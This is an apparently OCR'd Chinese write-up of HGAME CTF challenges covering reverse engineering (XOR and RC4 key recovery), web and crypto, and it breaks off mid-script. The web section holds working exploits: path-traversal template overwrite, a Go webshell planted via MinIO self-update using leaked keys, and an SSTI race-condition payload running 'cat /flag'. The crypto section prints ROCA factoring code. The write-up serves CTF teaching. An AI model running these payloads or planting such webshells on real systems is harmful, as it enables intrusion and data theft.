
只需要根据从内存中找到的内容，计算一下md5回填回去

```
00177BF9D38F0 db  53h ; S
00177BF9D38F1 db  65h ; e
00177BF9D38F2 db  76h ; v
00177BF9D38F3 db  65h ; e
00177BF9D38F4 db  6Eh ; n
00177BF9D38F5 db  20h
00177BF9D38F6 db  73h ; s
00177BF9D38F7 db  61h ; a
00177BF9D38F8 db  79h ; y
00177BF9D38F9 db  73h ; s
00177BF9D38FA db  20h
00177BF9D38FB db  79h ; y
00177BF9D38FC db  6Fh ; o
00177BF9D38FD db  75h ; u
00177BF9D38FE db  27h ; '
00177BF9D38FF db  72h ; r
00177BF9D3900 db  65h ; e
00177BF9D3901 db  20h
00177BF9D3902 db  72h ; r
00177BF9D3903 db  69h ; i
00177BF9D3904 db  67h ; g
00177BF9D3905 db  68h ; h
00177BF9D3906 db  74h ; t
00177BF9D3907 db  21h ; !
00177BF9D3908 db  21h ; !
00177BF9D3909 db  21h ; !
00177BF9D390A db  21h ; !
00177BF9D390B db    0
```

那么如何找这个key呢？我们发现最后加密就一步xor，所以我们可以先用固定的“hgame{”，xor一下密文找到key的前6个字节是“Seven ”







一个非常阴险的小trick是记得带上0x00才是全部的key以及要填写的md5

key是Seven says you're right!!!! 要带上后面的0x00

所以就是

53 65 76 65 6e 20 73 61 79 73 20 79 6f 75 27 72 65 20 72 69 67 68 74 21 21 21 21 00

然后就是正常写解密

```
1   BYTE key[] = { "Seven says you're right!!!!" };
2   BYTE enc[] = {
    0x3b,0x2,0x17,0x8,0xb,0x5b,0x4a,0x52,0x4d,0x11,0x11,0x4b,0x5c,0x43,0xa,0x13,0x
    54,0x12,0x46,0x44,0x53,0x59,0x41,0x11,0xc,0x18,0x17,0x37,0x30,0x48,0x15,0x7,0x
    5a,0x46,0x15,0x54,0x1b,0x10,0x43,0x40,0x5f,0x45,0x5a};
3       for (int i = 0; i < 43; i++)
```

```
    {
        printf("%c", (BYTE)(enc[i] ^ key[i % 28]));
    }
```

尊嘟假嘟

主要逻辑不在MainActivity里面，使用的是Fragment组件，这道题使用JEB会比JADX简单很多

主要逻辑都在两个Fragment内，首先这两个Fragment都注册了一个argument叫做zunjia用来组件内传递信息。

```
xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto">
<fragment
  android:id="@id/FirstFragment"
  android:label="@string/first_fragment_label"
  android:name="com.nobody.zunjia.zundu">
  <argument
    android:defaultValue=""
    android:name="zunjia"
    app:argType="string"/>
  <action
    android:id="@id/action_FirstFragment_to_SecondFragment"
    app:destination="@id/SecondFragment"/>
</fragment>
<fragment
  android:id="@id/SecondFragment"
  android:label="@string/second_fragment_label"
  android:name="com.nobody.zunjia.jiadu">
  <argument
    android:defaultValue=""
    android:name="zunjia"
    app:argType="string"/>
  <action
    android:id="@id/action_SecondFragment_to_FirstFragment"
    app:destination="@id/FirstFragment"/>
</fragment>
</navigation>
```

点击图片会触发事件，获取zunjia的值，并在后面拼接一个字符串

```
        Bundle bundle1 = this.getArguments();
        ZunDu.setOnClickListener(new View.OnClickListener() {
            @Override  // android.view.View$OnClickListener
            public void onClick(View v) {
                String ZunduJiadu;
                String s = bundle1.getString("zunjia");
                if(s == null) {
                    ZunduJiadu = "0.o";
                }
                else {
                    ZunduJiadu = s.length() >= 36 ? "The length is too large" : s + "0.o";
                }

                bundle1.putString("zunjia", ZunduJiadu);
                toast to = new toast(zundu.this.getContext());
                to.setText(ZunduJiadu);
                to.setDuration(0);
                to.show();
            }
        });
```

同理另一个Fragment也是实现了相同的功能


拼接后的字符串会用Toast弹窗显示出来。然后程序重写了Toast类，调用了一个函数callDexMethod，并将结果进入check检查。callDexMethod会将拼接后的字符串也作为参数传进来。

```
public class toast extends Toast {
    private Context mycontext;

    public toast(Context context) {
        super(context);
        this.mycontext = context;
    }

    static native void check(Context arg0, String arg1) {
    }

    @Override  // android.widget.Toast
    public void setText(CharSequence s) {
        super.setText(s);
        String s = (String)DexCall.callDexMethod(this.mycontext, this.mycontext.getString(string.dex), this.mycontext.getString(strir
        toast.check(this.mycontext, s);
    }
}
```

callDexMethod就是一个动态加载dex文件调用方法的函数，这里调用的是encode函数，但是发现assets文件夹里面的dex文件被加密了。猜测解密逻辑在native层的函数copyDexFromAssets

```
public class DexCall {
    static {
        System.loadLibrary("zunjia");
        System.loadLibrary("check");
    }

    public static Object callDexMethod(Context context, String dexFileName, String className, String meth
        File dexDir = new File(context.getCacheDir(), "dex");
        if(dexDir.mkdir() || dexDir.setWritable(true)) {
            File file1 = DexCall.copyDexFromAssets(context, dexFileName, dexDir);
            try {
                if(file1.exists() && file1.setReadOnly()) {
                    ClassLoader classLoader0 = context.getClassLoader();
                    Class class0 = new DexClassLoader(file1.getAbsolutePath(), dexDir.getAbsolutePath(),
                    Constructor constructor0 = class0.getConstructor();
                    constructor0.setAccessible(true);
                    Object object1 = constructor0.newInstance();
                    Object object2 = class0.getMethod(methodName, input.getClass()).invoke(object1, input
                    file1.delete();
                    return object2;
                }
            }
            catch(Exception e) {
                if(file1.exists()) {
                    file1.delete();
                }

                e.printStackTrace();
            }
        }

        return null;
    }

    static native File copyDexFromAssets(Context arg0, String arg1, File arg2) {
    }
}
```

解密逻辑，特征分析是IDEA解密（频繁出现0x10001）



正常解密文件,有两个encode函数，两个函数逻辑相同，都是先异或然后换标的base64。

```
public String encode(String s) {
    int v6;
    int v5;
    int v4;
    if(s == null) {
        return null;
    }

    byte[] arr_b = s.getBytes();
    for(int v = 0; v < arr_b.length; ++v) {
        arr_b[v] = (byte)(arr_b[v] ^ v);
    }

    byte[] arr_b1 = new byte[(arr_b.length + 2) / 3 * 4];
    int v2 = 0;
    for(int v1 = 0; v1 < arr_b.length; v1 = v4) {
        int v3 = arr_b[v1];
        if(v1 + 1 < arr_b.length) {
            v4 = v1 + 2;
            v5 = arr_b[v1 + 1];
        }
        else {
            v4 = v1 + 1;
            v5 = 0;
        }

        if(v4 < arr_b.length) {
            v6 = arr_b[v4];
            ++v4;
        }
        else {
            v6 = 0;
        }

        int v7 = (v3 & 0xFF) << 16 | (v5 & 0xFF) << 8 | v6 & 0xFF;
        arr_b1[v2] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 >> 18 &
        int v8 = v2 + 2;
        arr_b1[v2 + 1] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 >>
        arr_b1[v8] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 >> 6 &
        v2 = v8 + 2;
        arr_b1[v8 + 1] = (byte)"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5".charAt(v7 & 0
    }

    return new String(arr_b1);
}

public String encode(byte[] arr_b) {
    int v6;
    int v5;
    int v4;
    if(arr_b == null) {
        return null;
    }
```

逻辑大概弄清，就是点击图片后拼接的字符串，先经过异或跟换表base64的加密，然后传进check函数检查

check函数逻辑

```
__int64 v11; // [xsp+48h] [xbp-58h]
__int64 v12; // [xsp+58h] [xbp-48h]
__int64 v13; // [xsp+60h] [xbp-40h]
__int64 v14; // [xsp+68h] [xbp-38h]

_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
v14 = sub_12BC(a1, a4);
v13 = sub_10A0(a1, "com/nobody/zunjia/DexCall");
v12 = sub_12F8(a1, v13, "<init>", "()V");
sub_133C(a1, v13, v12);
v11 = sub_1438(
        a1,
        v13,
        "callDexMethod",
        "(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/Object;)Ljava/lang/Object;");
v10 = sub_147C(a1, "zunjia.dex");
v9 = sub_147C(a1, "com.nobody.zundujiadu");
v8 = sub_147C(a1, "encode");
RC4(aZ, v14);
v7 = sub_14B0(a1);
sub_14E4(a1, v7, 0LL, 43LL, aZ);
v6 = sub_1530(a1, v13, v11, a3, v10, v9, v8, v7);
v4 = (const char *)sub_12BC(a1, v6);
return __android_log_print(4, "Native", "Result is %s\nTry decrypto it, you will get flag! But realy?", v4);
}
```

很多都是无用的，最重要的就是RC4，将传进来的参数作为key与密文进行RC4解密。所以只需要我们爆破出key就可以了。我们知道key只有两种拼接方式，"0.o"与"o.0",而且在前面的逻辑中我们发现他也限制了长度，最长是36字节。所以只需要爆破 $2^{13} - 2$ 次就可以。

解密脚本

```
#include <iostream>
#include <bitset>
#include <cstring>
#include <algorithm>
unsigned char sbox[256] = {0};
const char CUSTOM_ALPHABET[] =
"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5";
unsigned char data[] =
    {
        0x7A, 0xC7, 0xC7, 0x94, 0x51, 0x82, 0xF5, 0x99, 0x0C, 0x30,
        0xC8, 0xCD, 0x97, 0xFE, 0x3D, 0xD2, 0xAE, 0x0E, 0xBA, 0x83,
        0x59, 0x87, 0xBB, 0xC6, 0x35, 0xE1, 0x8C, 0x59, 0xEF, 0xAD,
        0xFA, 0x94, 0x74, 0xD3, 0x42, 0x27, 0x98, 0x77, 0x54, 0x3B,
        0x46, 0x5E, 0x95};
char *encode(unsigned char *input, size_t inputLength)
{
    if (input == NULL)
    {
        return NULL;
    }

    // 对输入数据进行异或操作
    unsigned char *tempInput = (unsigned char *)malloc(inputLength);
    if (tempInput == NULL)
    {
        return NULL;
```

```
    }
    for (size_t i = 0; i < inputLength; i++)
    {
        tempInput[i] = input[i] ^ (unsigned char)i;
    }

    // 计算编码后的长度
    size_t outputLength = ((inputLength + 2) / 3) * 4;
    char *outputBytes = (char *)malloc(outputLength + 1); // 额外加 1 用于存储字符串结束符 '\0'
    if (outputBytes == NULL)
    {
        free(tempInput);
        return NULL;
    }

    size_t inputIndex = 0;
    size_t outputIndex = 0;

    while (inputIndex < inputLength)
    {
        unsigned char b0 = tempInput[inputIndex++];
        unsigned char b1 = (inputIndex < inputLength) ? tempInput[inputIndex++] : 0;
        unsigned char b2 = (inputIndex < inputLength) ? tempInput[inputIndex++] : 0;

        unsigned int group = ((b0 & 0xFF) << 16) | ((b1 & 0xFF) << 8) | (b2 & 0xFF);

        outputBytes[outputIndex++] = CUSTOM_ALPHABET[(group >> 18) & 0x3F];
        outputBytes[outputIndex++] = CUSTOM_ALPHABET[(group >> 12) & 0x3F];
        outputBytes[outputIndex++] = CUSTOM_ALPHABET[(group >> 6) & 0x3F];
        outputBytes[outputIndex++] = CUSTOM_ALPHABET[group & 0x3F];
    }

    outputBytes[outputLength] = '\0'; // 添加字符串结束符
    free(tempInput);

    return outputBytes;
}
void swap(unsigned char *a, unsigned char *b)
{
    unsigned char tmp = *a;
    *a = *b;
    *b = tmp;
}
```

```
void init_sbox(unsigned char *key)
{
    for (unsigned int i = 0; i < 256; i++) // 赋值
        sbox[i] = i;
    unsigned int keyLen = strlen((char *)key);
    unsigned char Ttable[256] = {0};
    for (int i = 0; i < 256; i++)
        Ttable[i] = key[i % keyLen]; // 根据初始化t表
    for (int j = 0, i = 0; i < 256; i++)
    {
        j = (j + sbox[i] + Ttable[i]) % 256; // 打乱s盒
        swap(&sbox[i], &sbox[j]);
    }
}
void RC4(unsigned char *data, unsigned char *key)
{
    unsigned char k, i = 0, j = 0, t;
    init_sbox(key);
    unsigned int dataLen = strlen((char *)data);
    for (unsigned h = 0; h < dataLen; h++)
    {
        i = (i + 1) % 256;
        j = (j + sbox[i]) % 256;
        swap(&sbox[i], &sbox[j]);
        t = (sbox[i] + sbox[j]) % 256;
        k = sbox[t]; // 求密钥流,并对明文加密
        data[h] ^= k;
    }
}
int main()
{
    // 遍历 1 到 12 位的二进制字符串
    for (int numBits = 1; numBits <= 12; ++numBits)
    {
        // 计算当前位数对应的最大整数
        int maxNum = 1 << numBits;
        for (int i = 0; i < maxNum; ++i)
        {
            // 将整数转换为二进制字符串
            std::bitset<12> binary(i);
            std::string binaryStr = binary.to_string().substr(12 - numBits);
            // 进行替换操作
            std::string replacedStr;
            for (char c : binaryStr)
            {
                if (c == '0')
                {
```

```
116                     replacedStr += "0.o";
117                 }
118                 else
119                 {
120                     replacedStr += "o.0";
121                 }
122             }
123             // 进行 RC4 算法
124             char *key = encode((unsigned char *)replacedStr.c_str(),
    replacedStr.length());
125             unsigned char tmp[43];
126             memcpy(tmp, data, sizeof(data));
127             RC4(tmp, (unsigned char *)key);
128             if (!strncmp((const char *)tmp, "hgame", 5))
129             {
130                 printf("key:%s\n", replacedStr.c_str());
131                 printf("flag:%s", tmp);
132             }
133         }
134     }
135     return 0;
136 }
137
```

WEB

Level 24 Pacman

Web签到题

先简单玩一局，发现输出了一串Base64编码后的字符串，同时控制台也有对应输出.

Pac-Man

按 [空格键] 暂停或继续
Press [space] to pause or continue
Powered by passer-by

Pac-Man

按 [空格键] 暂停或继续
Press [space] to pause or continue
Powered by passer-by


here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==

解码后得到以下字符串: `haepaiemkspretgm{rtc_ae_efc}`

观察发现存在flag特征，猜测或结合Hint得知为栅栏密码，解码得到

`hgame{pratice_makes_perfect}`

结合题干里提到的“收集一万枚金币”，联想到js源码中可能存在可疑字符串,解码得到真正flag



PS:如若因为假flag给选手带来了不好的做题体验，非常抱歉TvT

Level 69 MysteryMessageBoard

弱密码登录，只要admin可以访问/flag,xss跳转让有admin权限的bot跳转/flag，服务器外带flag

Level 47 BandBomb

题目描述用大模型扩写导致太抽象了致歉 orz 下次一定自己码字。有用提示主要是刻意将 `index.ejs` 修改成了 `mortis.ejs`；而从 颂乐人偶 第三集 中可以得知 Mortis 作为副人格顶替了睦的主人格，联想到需要对 `mortis.ejs` 进行覆盖 ~~至于UmiTaki只是出题人在磕罢了~~

思路是通过 `/update` 上传读取环境变量的模板文件，访问 `/rename` 重命名形成目录穿越，覆盖掉主页面模板 `mortis.ejs` 后再次访问主页获得flag

```python
# EXP for Level_47_BandBomb
import requests
import os

def exp_band_bomb():
    base_url = 'http://146.56.227.88:32735'

    try:
        # 创建RCE payload
        payload = 'mortis.ejs'
        with open(payload, 'w') as f:
            f.write('<%= process.env.FLAG %>')

        # 上传payload
```

```python
        print("正在上传墨姐...")
        with open(payload, 'rb') as file:
            files = {
                'file': ('mortis.ejs', file)
            }
            upload_response = requests.post(f'{base_url}/upload', files=files)
            print("上传响应:", upload_response.json())
            if upload_response.status_code != 200:
                raise Exception("文件上传失败")

        # 重命名payload替换原页面
        print("\n正在重命名墨姐...")
        rename_data = {
            'oldName': 'mortis.ejs',
            'newName': '../views/mortis.ejs'
        }
        rename_response = requests.post(f'{base_url}/rename',
json=rename_data)
        print("重命名响应:", rename_response.json())

        if rename_response.status_code != 200:
            raise Exception("墨姐重命名失败")

        # 获取FLAG
        print("\n获取FLAG...")
        home_response = requests.get(base_url)
        print("FLAG:", home_response.text)

    except Exception as e:
        print(f"发生错误: {str(e)}")

    finally:
        # 清理本地测试文件
        if os.path.exists(payload):
            os.remove(payload)

if __name__ == "__main__":
    exp_band_bomb()

```

```
正在上传墨姐...
上传响应: {'message': '文件上传成功', 'filename': 'mortis.ejs'}

正在重命名墨姐...
重命名响应: {'message': '文件重命名成功'}

获取FLAG...
FLAG: hgame{4VE_mUJlC@_Ha5_bR0Ken_Up_6uT_we_h@ve-uMItAKI3e}
```

Level 25 双面人派对

1. 打开其中一个端口发现main直接下载
2. `upx -d main` 脱壳
3. 可以ida打开看看，发现一下conf包，也可以strings直接提取，总之会发现这么一段文本

```
minio:
    endpoint: "127.0.0.1:9000"
    access_key: "minio_admin"
    secret_key: "JPSQ4NOBvh2/W7hzdLyRYLDm0wNRMG48BL09yOKGpHs="
    bucket: "prodbucket"
    key: "update"

```

这是默认配置文件，提示了第二个端口其实是minio，以及其aksk

4. 使用minio client连接到远程，获取到源码，一看整个源码里只有overseer，发现原来是打自更新RCE
5. 修改源码写入webshell部分, 编译上传覆盖prodbucket/update，等待自更新完成
6. /shell?cmd=cat /flag 拿下

```
// main.go
func program(state overseer.State) {
    g := gin.Default()
    // g.StaticFS("/", gin.Dir(".", true))
    g.GET("/shell", func(c *gin.Context) {
        cmd, _ := c.GetQuery("cmd")
        out, err := exec.Command("bash", "-c", cmd).CombinedOutput()
        if err != nil {
            c.String(500, err.Error())
            return
        }
        c.String(200, string(out))
    })
    g.Run(":8080")
}
```

复现注意：

1. overseer库要求自更新的可执行文件也是overseer的，所以最好直接在提供的代码上修改
2. 记得注释掉原来的静态文件托管，否则会产生路由冲突，直接panic

3. 部分选手反馈无法删除minio的update文件，暂未查明也未修复，但是这里可以直接覆盖掉，不影响做题

Level 38475 角落

读robots.txt -> app.conf

可以拿到app.py的绝对路径，同时可以利用这里的rewrite来读文件

```
# Include by httpd.conf
<Directory "/usr/local/apache2/app">
    Options Indexes
    AllowOverride None
    Require all granted
</Directory>

<Files "/usr/local/apache2/app/app.py">
    Order Allow,Deny
    Deny from all
</Files>

RewriteEngine On
RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"

ProxyPass "/app/" "http://127.0.0.1:5000/"
```

参考：https://blog.orange.tw/posts/2024-08-confusion-attacks-ch/

读源码/admin/usr/local/apache2/app/app.py%3f(还要求改个user-agent以 `L1nk/` 开头)

源代码中这段可以利用条件竞争打ssti来rce

```
# ...
@app.route('/read', methods=['GET'])
def read_message():
    if "{" not in readmsg():
        show = show_msg.replace("{{message}}", readmsg())
        return render_template_string(show)
    return 'waf!!'
# ...
```

看完源代码以后打条件竞争rce

```python
import requests
import threading

url = 'http://node1.hgame.vidar.club:32737/'
data = {
    "messgae": "",
    }

def write_msg(i):
    data["message"] = "{{config.__class__.__init__.__globals__['os'].popen('cat /flag').read()}}"+str(i)
    r = requests.post(url + '/app/send', data=data)

def read_msg(i):
    r = requests.get(url + '/app/read')
    print(i, "read", r.text)
    if "Latest" in r.text:
        print(r.text)
        exit()

threads = []

for i in range(10):
    thread = threading.Thread(target=write_msg, args=(i,))
    threads.append(thread)
    thread.start()
    thread = threading.Thread(target=read_msg, args=(i,))
    threads.append(thread)
    thread.start()

for thread in threads:
    thread.join()

```

CRYPTO

suprimeRSA

关键在于看出素数的生成方式是特殊的，发现符合

$p = k \times M + (65537^a \ mod \ M)$，使用ROCA攻击(CVE-2017-15361)

使用现成工具/sage脚本

NECA:

```
ubuntu@xxx:~/neca/build$ ./neca 787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705056550628756290183000265129340257928314614351263713241
NECA - Not Even Coppersmith's Attack
ROCA weak RSA key attack by Jannis Harder (me@jix.one)

 *** Currently only 512-bit keys are supported ***

 *** OpenMP support enabled ***

N = 787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705056550628756290183000265129340257928314614351263713241
Factoring...

 [========                ] 34.36% elapsed: 32s left: 61.15s total: 93.15s

Factorization found:
N = 954455861490902893457047257515590051179337979243488068132318878264162627 * 824752716083066619280674937934149242011126804999047155998788143116757683
```

Sage:

```
from sage.all import *
from sage.parallel.multiprocessing_sage import parallel_iter
from multiprocessing import cpu_count

def roca(n):

    keySize = n.bit_length()

    if keySize <= 960:
        M_prime = 0x1b3e6c9433a7735fa5fc479ffe4027e13bea
        m = 5

    elif 992 <= keySize <= 1952:
        M_prime = 0x24683144f41188c2b1d6a217f81f12888e4e6513c43f3f60e72af8bd9728807483425d1e
        m = 4
        print("Have you several days/months to spend on this ?")

    elif 1984 <= keySize <= 3936:
        M_prime = 0x16928dc3e47b44daf289a60e80e1fc6bd7648d7ef60d1890f3e0a9455efe0abdb7a748131413cebd2e36a76a355c1b664be462e115ac330f9c13344f8f3d1034a02c23396e6
```

```
20          m = 7
21          print("You'll change computer before this scripts ends...")
22
23      elif 3968 <= keySize <= 4096:
24          print("Just no.")
25          return None
26
27      else:
28          print("Invalid key size: {}".format(keySize))
29          return None
30
31      a3 = Zmod(M_prime)(n).log(65537)
32      order = Zmod(M_prime)(65537).multiplicative_order()
33      inf = a3 // 2
34      sup = (a3 + order) // 2
35
36      # Search 10 000 values at a time, using multiprocess
37      # too big chunks is slower, too small chunks also
38      chunk_size = 10000
39      for inf_a in range(inf, sup, chunk_size):
40          # create an array with the parameter for the solve function
41          inputs = [((M_prime, n, a, m), {}) for a in range(inf_a,
    inf_a+chunk_size)]
42          # the sage builtin multiprocessing stuff
43
44          for k, val in parallel_iter(cpu_count(), solve, inputs):
45              if val:
46                  p = val[0]
47                  q = val[1]
48                  print("found factorization:\np={}\nq={}".format(p, q))
49                  return val
50
51  def solve(M, n, a, m):
52      base = int(65537)
53      # the known part of p: 65537^a * M^-1 (mod N)
54      known = int(pow(base, a, M) * inverse_mod(M, n))
55      # Create the polynom f(x)
56      F = PolynomialRing(Zmod(n), implementation='NTL', names=('x',))
57      (x,) = F._first_ngens(1)
58      pol = x + known
59      beta = 0.1
60      t = m+1
61      # Upper bound for the small root x0
62      XX = floor(2 * n**0.5 / M)
63      # Find a small root (x0 = k) using Coppersmith's algorithm
64      def coppersmith_howgrave_univariate(pol, modulus, beta, mm, tt, XX):
65          """
```

```
66          Taken from https://github.com/mimoo/RSA-and-LLL-
    attacks/blob/master/coppersmith.sage
67          Coppersmith revisited by Howgrave-Graham
68
69          finds a solution if:
70          * b|modulus, b >= modulus^beta , 0 < beta <= 1
71          * |x| < XX
72          More tunable than sage's builtin coppersmith method, pol.small_roots()
73          """
74          #
75          # init
76          #
77          dd = pol.degree()
78          nn = dd * mm + tt
79
80          #
81          # checks
82          #
83          if not 0 < beta <= 1:
84              raise ValueError("beta should belongs in [0, 1]")
85
86          if not pol.is_monic():
87              raise ArithmeticError("Polynomial must be monic.")
88
89          #
90          # calculate bounds and display them
91          #
92          """
93          * we want to find g(x) such that ||g(xX)|| <= b^m / sqrt(n)
94
95          * we know LLL will give us a short vector v such that:
96          ||v|| <= 2^((n - 1)/4) * det(L)^(1/n)
97
98          * we will use that vector as a coefficient vector for our g(x)
99
100         * so we want to satisfy:
101         2^((n - 1)/4) * det(L)^(1/n) < N^(beta*m) / sqrt(n)
102
103         so we can obtain ||v|| < N^(beta*m) / sqrt(n) <= b^m / sqrt(n)
104         (it's important to use N because we might not know b)
105         """
106         #
107         # Coppersmith revisited algo for univariate
108         #
109
110         # change ring of pol and x
111         polZ = pol.change_ring(ZZ)
```

```
112             x = polZ.parent().gen()
113
114             # compute polynomials
115             gg = []
116             for ii in range(mm):
117                 for jj in range(dd):
118                     gg.append((x * XX) ** jj * modulus ** (mm - ii) * polZ(x *
    XX) ** ii)
119             for ii in range(tt):
120                 gg.append((x * XX) ** ii * polZ(x * XX) ** mm)
121
122             # construct lattice B
123             BB = Matrix(ZZ, nn)
124
125             for ii in range(nn):
126                 for jj in range(ii + 1):
127                     BB[ii, jj] = gg[ii][jj]
128
129             BB = BB.LLL()
130
131             # transform shortest vector in polynomial
132             new_pol = 0
133             for ii in range(nn):
134                 new_pol += x ** ii * BB[0, ii] / XX ** ii
135
136             # factor polynomial
137             potential_roots = new_pol.roots()
138
139             # test roots
140             roots = []
141             for root in potential_roots:
142                 if root[0].is_integer():
143                     result = polZ(ZZ(root[0]))
144                     if gcd(modulus, result) >= modulus ** beta:
